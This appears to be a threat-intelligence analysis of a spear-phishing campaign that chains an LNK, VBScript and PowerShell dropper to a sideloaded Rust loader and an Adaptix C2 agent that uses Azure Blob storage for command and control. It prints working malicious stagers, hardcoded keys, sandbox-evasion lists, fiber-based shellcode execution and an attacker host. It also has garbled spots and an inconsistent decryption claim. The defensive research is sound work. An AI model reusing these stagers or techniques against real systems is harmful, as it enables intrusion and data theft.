


We found the second spear-phishing ZIP uploaded from the Czech Republic in March 2026.



INITIAL ACCESS

Initial Discovery: Czech Republic



We found the third spear-phishing Inno Setup module uploaded from the Czech Republic in January 2026.



POST SPEAR-PHISHING

Post-Spear-phishing: Czech Republic



Post-Spear-phishing: Czech Republic

NUMBER-BASED FILE NAMING



data



000b67d70f3876965bb09fd
37164b7.pdf



1.dat



Com.dat



empty.vbs



Profile.ps1



UnityPlayer.dll

We found an interesting set of files which even contained a corrupted decoy, along with another set of interesting files.



Technical Analysis



Malicious Shortcut (.LNK)

EXECUTES EMPTY.VBS FILE



```
Volume label :  
Local path : C:\Windows\System32\wscript.exe  
Relative path :  
Command line arguments : ".\data\empty.vbs"  
Icon location : %ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe  
Environment variables location :
```

Across both campaigns the shortcut file remains the same, executing the VBScript file.



Malicious VBScript

EXECUTES PROFILE.PS1 FILE



```
Set shell = CreateObject("WScript.Shell")  
dir = CreateObject("Scripting.FileSystemObject").GetParentFolderName(WScript.ScriptFullName)  
shell.Run "powershell -ep bypass -w hidden -f "" & dir & "\\Profile.ps1""", 0, False
```

launches Profile.ps1 using
PowerShell

The second stager, dropped by the LNK, executes a PowerShell file known as Profile — found across both campaigns.



Malicious PowerShell

```
$ErrorActionPreference = 'SilentlyContinue'

$datPath = Join-Path -Path $PSScriptRoot -ChildPath "1.dat"
$pdfPath = Join-Path -Path $PSScriptRoot -ChildPath "000b67d70f3876965bb09fd37164b7ccrezervaci.pdf"
$dropExePath = Join-Path -Path $env:TEMP -ChildPath "RuntimeBroker update.exe"
$key = "P@ssw0rd_am_2026"

if (Test-Path $datPath) {
    $encryptedBytes = [System.IO.File]::ReadAllBytes($datPath)
    $keyBytes = [System.Text.Encoding]::UTF8.GetBytes($key)

    $decryptedBytes = New-Object Byte[] $encryptedBytes.Length
    for ($i = 0; $i -lt $encryptedBytes.Length; $i++) {
        $decryptedBytes[$i] = $encryptedBytes[$i] -bxor $keyBytes[$i % $keyBytes.Length]
    }

    [System.IO.File]::WriteAllBytes($dropExePath, $decryptedBytes)

    $sourceDll = Join-Path -Path $PSScriptRoot -ChildPath "UnityPlayer.dll"
    $targetDll = Join-Path -Path $env:TEMP -ChildPath "UnityPlayer.dll"
```

Drops decrypted payload into %TEMP% directory

Hardcoded XOR key used to decrypt payload

Writes decrypted executable to disk

The malicious PowerShell drops an executable which in turn drops the decoy PDF — limited only to victims in Taiwan — using XOR decoding with a hardcoded key.



Malicious PowerShell

An interesting caveat, which we found which we believe is an OPSEC mistake from the threat actor that they went ahead and missed the decoy and the executable which launching the campaign targeting Czech Republic, leaving behind a corrupted decoy, only.

First-stager Implant

[illegible]

ENCODED RUNTIMEBROKER SIGNED EXECUTABLE

Address Ordinal Name

UnityPlayer		
000000014000C210		UnityMain
KERNEL32		
000000014000C000		WriteConsoleW
000000014000C008		QueryPerformanceCounter
000000014000C010		GetCurrentProcessId
000000014000C018		GetSystemTime
000000014000C020		GetSystemTimePrecise
000000014000C028		GetSystemTimePreciseEx
000000014000C030		RtlLookupFunctionEntry
000000014000C038		

this is the sideloaded DLL

Malicious DLL loaded automatically by Windows

THE SIGNED EXECUTABLE LOADS RUSTCLOAK

We found a very interesting TTP: in most of the implants the operator encodes the implant — in this case the original legitimate signed executable — side-loading the malicious DLL implant, RUSTCLOAK.



First-stager Implant

File name
> C:\ProgramData\Unity\UnityPlayer.dll

File type
PE64

File size
262.50 KiB

File info
MIME

PE

Sections
0006

Time date stamp
2026-03-23 22:33:28

Size of image
00045000

Scan
Automatic

PE64
Operation system: Windows(Vista)[AMD64, 64-bit, DLL]
Linker: Microsoft Linker(14.36.35214)
Compiler: Microsoft Visual C/C++(19.36.35207)[C++]
Language: C/C++
Tool: Visual Studio(2022 version 17.6)

fresh compilation timestamp

NOT legitimate Unity DLL

RUSTCLOAK IMPLANT

We found that the RUSTCLOAK Implant, which is renamed and present at disk, is not a legitimate “*unityplayer.dll*”, which is often abused by Chinese APTs as well as the technique seen in DLL-Sideloaded cases.



First-stager Implant: PDB artefact

```
db 0
db 0
db 0
aUsersDell2Car_0 db 'C:\Users\dell2\.cargo\registry\src\index.crates.io-1949cf8c6b5b55'
; DATA XREF: .rdata:off_180029340+0
; .rdata:off_180029358+0 ...
db '7f\base64-0.21.7\src\engine\general_purpose\decode.rs',0
align 20h
off_180029340 dq offset aUsersDell2Car_0
; DATA XREF: sub_1800022B0+B03+0
; "C:\\Users\\dell2\\.cargo\\registry\\src"...
db 77h ; w
db 0
db 0
db 0
```

RUSTCLOAK IMPLANT

We also found an interesting artefact — the PDB path, often stripped in malware files, present inside it along with Rust library file strings.



First-stager Implant

```

a:000000001800288AA db 0Eh
a:000000001800288AB aComputername61 db 'COMPUTERNAME618321S0UMORMARWALLOGANCARPEJACKFLORESRUSSELJOHN-PCWD'
a:000000001800288AB ; DATA XREF: sub_180001C90+217o
a:000000001800288AB ; .rdata:off_180028AF8:o
a:000000001800288EC db 'AGUtilityAccountAbbyPeterWilsonhmarcpatexRDhJ0CNFevzXkEecfMwgjFra'
a:0000000018002892D db 'nk8Nl0ColNQ5bqLisaJohngeorgePxmdU0pVyx8VizSMw0fju0VmCcP5AlmVwj9b'
a:0000000018002896E db 'Pq0NjHVwexsS3u2v9m8JuliaHEUeRzLBEE7370C-8C0C-4DESKTOP-NAKFFMTWIN-'
a:000000001800289AF db '5E07C0S9ALRB30F0242-1C6A-4DESKTOP-VRSQLAG09IATRKPRHXC64ZBDESKTOP-'
a:000000001800289F0 db 'D019GDMDESKTOP-WI8CLETSERVER1LISA-PCDESKTOP-B0T93D6DESKTOP-1PYKP2'
a:00000000180028A31 db '9DESKTOP-1Y2433RWILEYPCWORK6C4E733F-C2D9-4RALPHS-PCDESKTOP-WG3MYJ'
a:00000000180028A72 db 'SDESKTOP-7XC6GEZDESKTOP-50V9S00QarZhrdBpj0RELEPCARCHIBALDPCJULIA'
a:00000000180028AB3 db '-PCd1bnJkfVLHQDAVNJRHalicwagnebenjahdviraustistephholmeganrice',0
a:00000000180028AF4 align 8
a:00000000180028AF8 off_180028AF8 dq offset aComputername61+0Ch
a:00000000180028AF8 ; DATA XREF: sub_180001C90+1017o
a:00000000180028AF8 ; "618321S0UMORMARWALLOGANCARPEJACKFLORESR"...
a:00000000180028B00 db 6
a:00000000180028B01 db 0
a:00000000180028B02 db 0
a:00000000180028B03 db 0
a:00000000180028B04 db 0
a:00000000180028B05 db 0
a:00000000180028B06 db 0
a:00000000180028B07 db 0
a:00000000180028B08 dq offset aComputername61+12h
a:00000000180028B10 db 6
a:00000000180028B11 db 0
a:00000000180028B12 db 0
a:00000000180028B12 ; "S0UMORMARWALLOGANCARPEJACKFLORESRUSSELJ"...

```

hardcoded
list of analyst and
sandbox machine names
used for environment
detection

ANTI-ANALYSIS: SANDBOX DETECTION

We found that RUSTCLOAK also uses decent anti-sandbox feature that is checking system's names and if it finds hardcoded usernames such as **DESKTOP-NAKFFMT**, **JULIA-PC**, and **ARCHIBALD-PC**, which are often seen in automated analysis setups, it just stops working.



First-stager Implant

We found that RUSTCLOAK uses 3-DES cryptographic technique to decrypt the encoded payload or the second-stager inside the memory and it does it by loading the file, it reads the encrypted payload (**Com.dat**) from disk and processes it through multiple layers of decryption before it can be executed.

Layer 1: Custom RC4 Decryption

The first stage uses a modified RC4 algorithm. The key used for this step is: F8 83 40 17 1D 66 AA C2 B0 25 A8 6C A0 DD C4 5A

Layer 2: Base64 Decoding

After the RC4 step, the output is still not directly usable. It is encoded in Base64 format, so the loader decodes it to get the actual binary data for the next stage.

Layer 3: SM4-CBC Decryption

In the final step, the data is decrypted using SM4 in CBC mode. The key and initialization vector used are:

Key: CD CE 4F DB 3E 6A F2 44 AC 62 8C F4
96 1F 6B FB
IV: FA 70 B1 81 A0 BA 5D 46 7A 5D 40 DD
99 B6 9B 42



First-stager Implant

```
1 = 0;
v25 = v46;
v26 = v47;
}
v28 = *(_QWORD *)f10ldProtect;
if ( (_QWORD)v39 )
    sub_180002260(*((_QWORD *)&v39 + 1), 4 * v39, 4);
if ( v26 )
    sub_180002260(v25, v26, 1);
v29 = (void (__stdcall *)(LPVOID))VirtualAlloc(nullptr, i, 0x3000u, 4u);
if ( v29 )
{
    v30 = v29;
    sub_180025C30(v29, v23, i);
    f10ldProtect[0] = 0;
    if ( VirtualProtect(v30, i, 0x20u, f10ldProtect) )
    {
        if ( ConvertThreadToFiber(nullptr) )
        {
            Fiber = CreateFiberEx(0, 0, 0, v30, nullptr);
            if ( Fiber )
            {
                SwitchToFiber(Fiber);
            }
        }
    }
}
if ( v28 )
{
    v6 = 1;
    v7 = v23;
```

0x20 = PAGE_EXECUTE_READ

Shellcode executed here

USING WINDOWS FIBERS FOR SHELLCODE EXECUTION


Once the decryption process is complete, **RUSTCLOAK** allocates memory using `VirtualAlloc` and copies the decrypted shellcode into it. It then changes the memory permissions to executable using `VirtualProtect` before running the payload using Windows Fibers which is a well-known and kind of novel technique.



While debugging the loader, we observed it allocating a large memory region and copying the decrypted payload into it. Analysis of this region revealed a valid **PE header (MZ)**, confirming that the payload contains a full executable rather than raw shellcode. The in-memory PE was approximately **103 KB** and was extracted during debugging. It was identified as the final payload, **AZUREVEIL**, confirming that **RUSTCLOAK decrypts, loads, and executes a complete PE entirely in memory.**



Second-stager Implant



PUBLIC DETECTION BASED ON CONFIGURATION — ADAPTIX C2

AZUREVEIL is the final payload and the most technically significant component of the campaign. Analysis confirmed it is a **64-bit MinGW C++ DLL implementing a fully featured Adaptix C2 agent**, with VirusTotal detections also identifying characteristics associated with the Adaptix malware family. The implant dynamically resolves approximately **87 Windows APIs** using a **djb2-based hashing mechanism**. These APIs are loaded from libraries including **wininet.dll**, **Ws2_32.dll**, **Advapi32.dll**, **lphlpapi.dll**, and **msvcrt.dll**, supporting its broader C2 and host-interaction capabilities.



Second-stager Implant

```
48:895C24 08 mov qword ptr ss:[rsp+8],rbx
48:896C24 10 mov qword ptr ss:[rsp+10],rbp
48:897424 18 mov qword ptr ss:[rsp+18],rsi
57 push rdi
41:54 push r12
41:55 push r13
41:56 push r14
41:57 push r15
48:81EC C0000000 sub rsp,c0
48:836424 50 00 and qword ptr ss:[rsp+50],0
4C:88F2 mov r14,rdx
33D2 xor edx,edx
41:0F87E8 movzx ebp,rbx
4C:88F9 mov r15,rcx
C74424 5C 00000000 mov dword ptr ss:[rsp+5C],0
48:8D4C24 60 lea rcx,qword ptr ss:[rsp+60]
49:88F1 mov rsi,r9
44:8D42 60 lea r8d,qword ptr ds:[rdx+60]
E8 6CD2FAFF call <JMP, &memset>
F605 FFD33500 02 test byte ptr ds:[7FFB78D14F40],2
4C:8BA424 28010000 mov r12,qword ptr ss:[rsp+128]
44:88AC24 20010000 mov r13d,dword ptr ss:[rsp+120]
```

InternetConnectA

AZUREVEIL connecting to attacker-controlled Azure Blob Storage account

note1ggbhggdwal.blob.core.windows.net

Registers:

Register	Value
RAX	0000000000000004
RBX	000001D41C1A2D69
RCX	0000000000000004
RDY	000001D41C1A2D00
RBP	000000A063DFF970
RSP	000000A063DFF788
RST	000001D41C150000

AZUREVEIL USES AZURE BLOB AS C2 — UNCONVENTIONAL C2 TECHNIQUE

AZUREVEIL uses **Microsoft Azure Blob Storage** as a **dead-drop C2** which is quite unique, eliminating the need for a traditional attacker-controlled C2 server. The infected host periodically uploads a small **~124-byte encrypted beacon**, while the operator places commands within the same Azure storage container. **AZUREVEIL** retrieves, decrypts, and executes these commands before uploading the encrypted results back to the container. This approach allows the C2 traffic to blend into legitimate Azure infrastructure while keeping the attacker and infected system from communicating directly.



Second-stager Implant

```
case 0xCu:
    sub_38A6192B0(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);
    break;
case 0xEu:
    sub_38A61A0FA(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);
    break;
case 0xFu:
    sub_38A619390(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);
    break;
case 0x11u:
    sub_38A61BABA(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);
    break;
case 0x12u:
    sub_38A61A67E(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);
    break;
case 0x15u:
    sub_38A61A7D4(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);
    break;
case 0x16u:
    sub_38A619B52(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);
    break;
case 0x17u:
    sub_38A61B0D8(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);
    break;
case 0x18u:
    sub_38A618F68(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);
    break;
case 0x1Bu:
    sub_38A61A5A8(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);
    break;
case 0x20u:
    sub_38A6194FE(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);
```

List Directory
Command

Steal Clipboard

36 confirmed
command handlers

AZUREVEIL SUPPORTS A TOTAL OF 36 COMMAND FEATURES FOR THE OPERATOR

During our static and dynamic analysis, we identified 36 commands supported by **AZUREVEIL**, covering a wide range of post-exploitation activities. These capabilities allow the attacker to fully control the infected system, perform data theft, and move laterally across the network.



Second-stager Implant

FEATURES ACROSS AZUREVEIL IN TABULAR DETAIL

FILE SYSTEM OPERATIONS

- List directory contents and logical drives
- Read, move, rename and delete files
- Exfiltrate files to Azure Blob Storage
- Drop files from C2 to the victim system

PROCESS AND SHELL CONTROL

- Execute shell commands
- List running processes & named pipes
- Configure and terminate processes
- Kill processes & named pipes



Second-stager Implant

FEATURES ACROSS AZUREVEIL IN TABULAR DETAIL

NETWORK & PIVOTING

- Port forwarding and SOCKS5 proxy control
- TCP and UDP pivot connections
- Named pipe communications
- Network adapter enumeration

C2 MANAGEMENT

- Reconfigure C2 settings at runtime
- Control file transfer state
- Retrieve system update



Second-stager Implant

FEATURES ACROSS AZUREVEIL IN TABULAR DETAIL

IN-MEMORY CODE EXECUTION

- Execute Beacon Object Files (BOF) entirely in memory, without writing to disk



Second-stager Implant

```
sub_38A619CBE(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);  
break;  
case 0x2Fu:  
sub_38A619EDE(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);  
break;  
case 0x32u:  
sub_38A6198DA(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);  
break;  
case 0x3Eu:  
sub_38A61C2FC(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);  
break;  
case 0x3Fu:  
sub_38A61C3A0(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);  
break;  
case 0x40u:  
sub_38A61C42C(a1, a2, v25, a4, v6, a6, v20, v22, v23, v24);
```

Command 0x32 in
AZUREVEIL's
command dispatcher
triggering the
in-memory BOF execution
engine

LOOKING INTO UNIQUE COMMAND ID — 0x32

During our analysis of the commands, Command 0x32 caught our attention during static analysis. At first it looked like a generic injection routine, but after analysing the relocation code we found it was more than that



Second-stager Implant

```
switch ( *((_WORD *)v47 + 4) )  
{  
  case 1:  
    sub_38A6143B0(a1, a2, *v47 + *((_QWORD *) (8LL * i + a5)), (unsigned int)&v36, 8, a6, v22, v27, v31);  
    v36 += v45;  
    sub_38A6143B0(a1, a2, (unsigned int)&v36, *((_DWORD *) (8LL * i + a5)) + *v47, 8, v17, v24, v28, v32);  
    break;  
  case 3:  
    sub_38A6143B0(a1, a2, *v47 + *((_QWORD *) (8LL * i + a5)), (unsigned int)&v37, 4, a6, v22, v27, v31);  
    if ( *((_QWORD *) (8LL * (SWORD2(v39) - 1) + a5)) + v37 - *((_QWORD *) (8LL * i + a5)) + *v47 + 4LL > 0xFFFFFFFFLL )  
      return 0;  
    v37 = *((_QWORD *) (8LL * (SWORD2(v39) - 1) + a5));  
    v37 += *((_DWORD *) (18LL * v47[1] + a6 + 8));  
    sub_38A6143B0(a1, a2, (unsigned int)&v37, *v47, 4, a6, v22, v27, v31);  
    break;  
  case 4:  
  case 5:  
  case 6:  
  case 7:  
  case 8:  
  case 9:  
    v37 = 0;  
    v43 = *((__int16 *)v47 + 4) - 4;  
    sub_38A6143B0(a1, a2, *v47 + *((_QWORD *) (8LL * i + a5)), (unsigned int)&v37, 4, a6, v22, v27, v31);  
    v20 = *((_QWORD *) (8LL * i + a5)) + *v47 + ((__int64)v43 + 4);  
    v21 = v20 - v45;  
    if ( v20 - v45 < 0 )  
      return 0;  
}
```

The switch statement handles relocation types 1, 3, and 4-9 which correspond exactly to standard AMD64 COFF relocation types IMAGE_REL_AMD64_ADDR64, IMAGE_REL_AMD64_ADDR32NB, and IMAGE_REL_AMD64_REL32 variants



Second-stager Implant

```
5 v51 = 1;
6 v50 = 0;
7 v49 = nullptr;
8 v41 = 0;
9 v42 = 0;
10 for ( i = 0; i < *(__int16 *)(a3 + 2); ++i )
11 {
12     v44 = 40LL * i + 20 + a4;
13     v47 = (int *)(*(int *)(v44 + 24) + a4);
14     for ( j = 0; j < *(__int16 *)(v44 + 32); ++j
15     {
16         v11 = (__int64 *)(18LL * v47[1] + a6);
17         v12 = v11[1];
18         v38 = *v11;
19         v39 = v12;
20         v40 = *(__WORD *)v11 + 8);
21         LODWORD(v12) = v47[1];
